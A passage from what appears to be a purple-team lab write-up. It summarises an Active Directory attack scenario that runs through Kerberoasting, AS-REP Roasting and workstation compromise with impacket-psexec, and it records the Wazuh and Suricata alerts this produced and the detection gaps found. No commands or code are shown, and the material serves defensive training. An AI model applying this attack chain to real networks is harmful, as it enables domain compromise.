


Figure 4.9 - Complete compromise of the domain client workstation - *impacket-psexec*

Blue Team analysis

wazuh.

- Few or no alerts on the DC side during the Kerberos phase.

- Significant alerts generated on the client workstation during remote execution via `psexec`.
- A Suricata alert was triggered at the client workstation compromise




Figure 5.0 - Wazuh alerts after client workstation compromise - *client workstation agent*




Figure 5.1 - Suricata Wazuh alert after client workstation compromise - *client workstation agent*

VI. Scenario 2 conclusion

This scenario allowed us to **simulate a realistic Active Directory attack** from the LAN network, by exploiting classic configuration weaknesses (service accounts with SPN, Kerberos pre-authentication disabled). Thanks to this situation, we were able to:

- ✅ **Validate the attack chain**: From network recon to complete system compromise via Kerberoasting and AS-REP Roasting.
- ✅ **Analyze traces left** by the attacker: Suricata alerts (network scans), Wazuh alerts (anonymous enumeration, remote execution), and Windows events revealed **key indicators** (anonymous logon, service creation, suspicious authentications), but also **limitations** in detection (enumeration, suspicious Kerberos requests poorly detected).
- ✅ **Identify improvement areas**: Strengthening Suricata rules for Active Directory attacks, improving detection of suspicious Kerberos requests, and event correlation for finer analysis.

Contribution & feedback

This scenario is an **evolving base**! If you identify **improvements** (detection rules, attack techniques, tool integrations), don’t hesitate to:

- **Open an *issue*** or a *pull request* on the GitHub repository (https://github.com/0xMR007/Lab4PurpleSec).
- **Share your feedback** online!

Final objective:
Transform *Lab4PurpleSec* into a **complete Purple Team training environment**, where each scenario allows **testing and strengthening** both offensive *and* defensive capabilities.